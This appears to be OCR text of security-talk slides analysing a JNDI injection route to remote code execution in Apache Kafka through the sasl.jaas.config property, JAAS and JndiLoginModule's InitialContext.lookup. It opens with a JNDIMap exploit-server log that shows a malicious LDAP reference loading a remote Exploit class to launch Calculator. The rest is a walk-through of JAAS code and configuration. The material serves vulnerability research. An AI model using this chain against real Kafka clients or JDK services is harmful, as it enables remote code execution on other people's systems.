
But RCE!

```
xuemo@U-4H3DQ6JW-0044 tools % java -jar JNDIMap-0.0.1.jar
[RMI] Listening on 127.0.0.1:1099
[LDAPS] jks file is not specified, skipping to start LDAPS server
[HTTP] Listening on 127.0.0.1:3456
[LDAP] Listening on 127.0.0.1:1389

[LDAP] Received query: /Basic/Command/b3BlbiAtYSBDYWxjdWxhdG9y
[Command] Cmd: open -a Calculator
[Reference] Remote codebase: http://127.0.0.1:3456/
[LDAP] Sending Reference object (remote codebase)
[HTTP] Receive request: /Exploit_Xzzy0b3iZVPG.class
```



🤔 What happened?

Exploit Flow



🧐 More in-depth analysis

Analyze


org.apache.kafka.common.security.JaasContext

```
1    public static JaasContext loadClientContext(Map<String, ?> configs) {
2        Password dynamicJaasConfig = (Password)configs.get("sasl.jaas.config");
3        return load(JaasContext.Type.CLIENT, (String)null, "KafkaClient", dynamicJaasConfig);
4    }
5
6    static JaasContext load(Type contextType, String listenerContextName, String globalContextName, Password
 dynamicJaasConfig) {
7        if (dynamicJaasConfig != null) {
8            JaasConfig jaasConfig = new JaasConfig(globalContextName, dynamicJaasConfig.value());
9            AppConfigurationEntry[] contextModules = jaasConfig.getAppConfigurationEntry(globalContextName);
10           if (contextModules != null && contextModules.length != 0) {
11               if (contextModules.length != 1) {
12                   throw new IllegalArgumentException("JAAS config property contains " + contextModules.length +
 " login modules, should be 1 module");
13               } else {
14                   return new JaasContext(globalContextName, contextType, jaasConfig, dynamicJaasConfig);
15               }
16           }
17       }
18   }
```

Analyze

org.apache.kafka.common.security.authenticator.AbstractLogin

```
1    public LoginContext login() throws LoginException {
2        this.loginContext = new LoginContext(this.contextName, (Subject)null, this.loginCallbackHandler,
  this.configuration);
3        this.loginContext.login();
4        log.info("Successfully logged in.");
5        return this.loginContext;
6    }
```




Analyze

com.sun.security.auth.module.JndiLoginModule

```
1   public boolean login() throws LoginException {
2       ...
3       // attempt the authentication
4       if (tryFirstPass) {
5           ...
6       } else if (useFirstPass) {
7           attemptAuthentication(true);
8           ...
9    }
10
11  private void attemptAuthentication(boolean getPasswdFromSharedState)
12      throws LoginException {
13       ...
14       // get the user's passwd entry from the user provider URL
15       InitialContext iCtx = new InitialContext();
16       ctx = (DirContext)iCtx.lookup(userProvider);
```

InitialContext.lookup


- **A common sink, like Runtime.exec, ObjectInputStream.readObject**
- **Lookup with an untrusted address will lead to RCE**



https://www.blackhat.com/us-16/briefings.html#a-journey-from-jndi-ldap-manipulation-to-remote-code-execution-dream-land

🤔 Where is the sink?

In the JDK?


jdk1.8.0_172.jdk/.../JndiLoginModule.java
Preview Tab /Library/Java/JavaVirtualMachines/jdk1.8.0_172.jdk/Conte
520
521
522
523
524
525
try {
// get the user's passwd entry from the user
InitialContext iCtx = new InitialContext();
ctx = (DirContext)iCtx.lookup(userProvider);

Thinking...

- **Why in the JDK?**

If it lies in the JDK, maybe other components will face the same risks.

- **What behind the sasl.jaas.config**

We need a better understanding of it.


😝 The magic behind this is JAAS

Java Authentication and Authorization Service


Yuki's SSPI
My JAAS

What Is JAAS?

- A popular authentication & authorization framework
- Authentication via username/password, LDAP & Kerberos



okta

How to Use JAAS?

SampleAcn

```
1    public static void main(String[] args) throws Exception{
2        String propertyName = "java.security.auth.login.config";
3        System.setProperty(propertyName, "sample_jaas.config");
4        LoginContext lc = new LoginContext("Sample", new MyCallbackHandler());
5        lc.login();
6        System.out.println("Authentication succeeded!");
7        Subject subject = lc.getSubject();
8        System.out.println(subject);
9    }
```


https://docs.oracle.com/javase/8/docs/technotes/guides/security/jaas/tutorials/

How to Use JAAS?

sample_jaas.config

```
1    Sample {
2        sample.module.SampleLoginModule required
3        username = "admin"
4        password = "admin123";
5    };
```

Run the Demo


jaas-helloworld
Version control
SampleAcn
SampleAcn.java
package sample;
import ...
/**
* <p> This Sample application attempts to authenticate a user
* and reports whether or not the authentication was successful.
*/
public class SampleAcn {
/**
* Attempt to authenticate the user.
*
* <p>
*
* @param args input arguments for this application. These are ignored.
*/
public static void main(String[] args) throws Exception{
String propertyName = "java.security.auth.login.config";
System.setProperty(propertyName, "sample_jaas.config");
LoginContext lc = new LoginContext(name: "Sample", new MyCallbackHandler());
lc.login();
System.out.println("Authentication succeeded!");
Subject subject = lc.getSubject();
System.out.println(subject);
}
}
SampleAcn › main()
jaas-helloworld › src › main › java › sample › SampleAcn
69:10 LF UTF-8 4 spaces

Magic

Analyze

SampleAcn

```
1    public static void main(String[] args) throws Exception{
2        String propertyName = "java.security.auth.login.config";
3        System.setProperty(propertyName, "sample_jaas.config");
4        LoginContext lc = new LoginContext("Sample", new MyCallbackHandler());
5        lc.login();
6        System.out.println("Authentication succeeded!");
7        Subject subject = lc.getSubject();
8        System.out.println(subject);
9    }
```

Set login config

JAAS Config

Structure

```
<name used by application to refer to this entry> {
    <LoginModule> <flag> <LoginModule options>;
    <optional additional LoginModules, flags and options>;
};
```

sample_jaas.conf

```
Sample {
    sample.module.SampleLoginModule required
    username = "admin"
    password = "admin123";
};
```

Instantiate the LoginContext

